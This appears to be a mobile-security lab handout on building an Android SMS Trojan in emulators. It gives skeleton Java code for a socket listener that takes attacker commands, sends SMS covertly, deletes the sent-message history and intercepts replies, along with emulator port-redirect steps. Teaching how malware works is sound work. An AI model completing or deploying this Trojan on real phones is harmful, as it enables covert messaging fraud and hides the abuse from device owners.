
SMS Trojan Malware

*Abstract*—In this lab, we will develop an Android Trojan from scratch to demonstrate the concept of Mobile Malware on Android platform. The main functionality of this Android Trojan is sending text messages to others according to a hacker's commands without knowledge of the phone user. The diagram below illustrates the work flow of this Android Trojan.

[](https://sites.google.com/site/mobilesecuritylabware/4-mobile-malware/malware_lab_activities/lab-1-mobile-malware-attack-trojan/Trojan%20Diagram.png?attredirects=0)

# Introduction

An attack of mobile malware usually involves three phases: the infection of a host, accomplishments of its goal, and spread of the attack. It should be noted that not all the mobile malware conduct the third phase of attack that is spreading the attack.

The infection phase refers to the infection of a malware into a target device. Users may be infected when downloading a malicious email attachment or visiting a phishing website. Peer-to-Peer sharing applications, shared links on mobile social networking can also bring malware into your phone. The infection can also occur when the device is synchronizing with PC's or Cloud services.


Trojan is a popular malware that steals confidential information such as credit card information. In this lab, the Trojan and the hacker are able to set up a TCP/IP communication channel, via which the hacker can send commands to the Trojan on victim's device. When receive a command from the hacker, the Trojan will analyze the data packet, extract the target user’s phone numbers and the content of the malicious message, and finally send the malicious messages to the target user. After sending text messages, the Trojan will delete the messaging history. If the target phone users send complaint messages back to user, the Trojan will stop the arriving of those complaint messages to the users' phone.

For example, you have 2 Android virtual devices running: phone1 with ID 5554 and phone2 with ID 5556. Phone1 is infected with the Trojan malware, while Phone2 is a regular phone not infected by it. The Trojan on phone1 sets up a ServerSocket to listen on an unused port, say 7777. The Hacker’s PC (Attacker App) opens a TCP socket connection to phone1 (Emulator 5554 infested with Trojan) without the user’s knowledge, then sends a message through the socket connection to phone1 with the content “5556#This is an attack from 5554”. The Trojan on phone1 extracts the target phone2’s ID of 5556 and message string “This is an attack from 5554”, and sends a SMS to phone2 with content “This is an attack from 5554”, then deletes the sent message in the SMS log. When phone2 receives the SMS and replies to phone1, the Trojan intercepts the incoming reply SMS and prevents it from arriving at the inbox. So the user of phone1 will never know that his phone had been used to send out unwanted SMS.

在手机A （5554） 中植入木马程序，然后通过计算机端连接手机A 中木马程序的服务器端口，发送相关信息，手机A 的木马程序当收到信息的时候，会进行过滤，如果信息不是一开始设定的“攻击”短信（包含attack string “#”），那么就正常写入收件箱，如果是“攻击”短信，就给对应攻击对象（手机B）（5556）发送骚扰短信，同时在手机A 中，“攻击”请求短信和对应的骚扰短信都不会出现在inbox/outbox里面，使手机A 的用户无法察觉自己的手机被植入木马程序。

I implemented a simple Java application (not Android app) as the attacker program, with the following UI. The attacker first establishes a TCP/IP connection to phone1 (localhost, port 7777) by clicking the “Connect” Button, then sends a message to it by clicking the “Send” button. You are free to use any UI for the attacker. If you are not familiar with Java UI development, the easiest approach is to use a plain-text UI that is run in the command prompt. Or you can implement another Android app as the attacker. For Java socket programming:


<http://examples.javacodegeeks.com/android/core/socket-core/android-socket-example/> Android Socket Example



Ideally, the attacker application should run on a remote host and connect to the host running Emulator #5554. But for convenience, we run the attacker app on the same machine as the Emulator #5554. In order to allow attacker’s program on the host to establish a TCP/IP connection to the Android virtual device phone1 on port 7777, you need to use telnet to connect to phone1 and run “redir add tcp:7777:7777”, which redirects all connections to host port 7777 to the virtual device port 7777. First enable telnet by Control Panel-打开或关闭Windows功能, check “telnet客户端“：



Win-R, telnet to bring up the telnet window. Keep the virtual device Phone1 running, enter “open localhost:5554” to connect to it. Then enter

“redir add tcp:7777:7777”:

This means the PC’s local port 7777 is now connected to the simulator’s port 7777. You can use “redir list” to see the connected ports. Now the attacker program can connect to Phone1 at localhost:7777, and instruct phone1 to send attack SMS to Phone2.

I provide the basic skeletons of MalwareSMS.java and SMSReceiver.java below. You need to implement the parts marked as “TODO:”

MalwareSMS.java:

|  |
| --- |
| **public** **class** MainActivity **extends** Activity {  **private** ServerSocket serverSocket;  **public** **static** **final** **int** *SERVERPORT* = 7777;  Thread serverThread = **null**;  @Override  **protected** **void** onCreate(Bundle savedInstanceState) {  **super**.onCreate(savedInstanceState);  setContentView(R.layout.*activity\_main*);  **this**.serverThread = **new** Thread(**new** ServerThread());  **this**.serverThread.start();    IntentFilter filter = **new** IntentFilter("android.provider.Telphony.SMS\_RECEIVED");  SMSReceiver receiver = **new** SMSReceiver();  registerReceiver(receiver,filter);  }    **class** ServerThread **implements** Runnable {  **public** **void** run() {  startServer();  }  }  **public** **void** startServer() {    //TODO: Create a socket, wait for incoming client connection. Invoke sendSMS(phoneNo, message) to send out the SMS.  }  **public** **void** sendSMS(String recNumString, String encryptedMsg) {  **try** {  // get a SmsManager  SmsManager smsManager = SmsManager.*getDefault*();  // Message may exceed 160 characters  // need to divide the message into multiples  ArrayList<String> parts = smsManager.divideMessage(encryptedMsg);  smsManager.sendMultipartTextMessage(recNumString, **null**, parts,  **null**, **null**);  } **catch** (Exception e) {  e.printStackTrace();  }  } |

SMSReceiver.java:

|  |
| --- |
| **package android.malwaresms;**  **import java.util.ArrayList;**  **import android.content.BroadcastReceiver;**  **import android.content.ContentResolver;**  **import android.content.ContentValues;**  **import android.content.Context;**  **import android.content.Intent;**  **import android.database.Cursor;**  **import android.net.Uri;**  **import android.os.Bundle;**  **import android.telephony.gsm.SmsMessage;**  **import android.util.Log;**  **@SuppressWarnings("deprecation")**  **public class SMSReceiver extends BroadcastReceiver {**  **public static final String SMS\_RECEIVED\_ACTION = "android.provider.Telephony.SMS\_RECEIVED";**    **public void sendSMS(String phoneNumber,String message){**  **Log.i("sendSMS","before send SMS");**  **//get a SmsManager**  **android.telephony.SmsManager smsManager = android.telephony.SmsManager.getDefault();**    **//Message may exceed 160 characters**  **//need to divide the message into multiples**  **ArrayList<String> divideContents = smsManager.divideMessage(message);**    **for (String text : divideContents) {**  **smsManager.sendTextMessage(phoneNumber, null, text, null, null);**  **}**  **}**    **public void deleteSentSMS() {**  **try {**    **ContentResolver CR = MalwareSMS.cr;**  **// Query SMS**  **Uri uriSms = Uri.parse("content://sms/sent/");**  **Cursor c = CR.query(uriSms,**  **new String[] { "\_id", "thread\_id", "address" }, null, null, null);**  **Log.d("deleteSMS","In Delete");**  **if (null != c && c.moveToFirst()) {**  **do {**  **// Delete SMS**  **long threadId = c.getLong(1);**  **long addr = c.getLong(2);**  **if (addr == 5556){**  **CR.delete(Uri.parse("content://sms/conversations/" + threadId),**  **null, null);**  **Log.d("deleteSMS", "threadId:: "+threadId);**  **}**  **} while (c.moveToNext());**  **}**    **} catch (Exception e) {**  **// TODO: handle exception**  **Log.d("deleteSMS", "Exception:: " + e);**  **}**  **}**    **@Override**  **public void onReceive(Context context, Intent intent) {**  **//TODO: Upon receiving an incoming SMS, parse it and try to find the “#” pattern. If found, send attack SMS to phone2, and do not write the SMS in the Sent-Messages folder; If not, handle the message as a regular incoming SMS.**  **}** |

# Lab Activity

Try sending SMS to phone1 5554 with or without the attack string “#”, and see if phone2 5556 can receive the attack SMSs.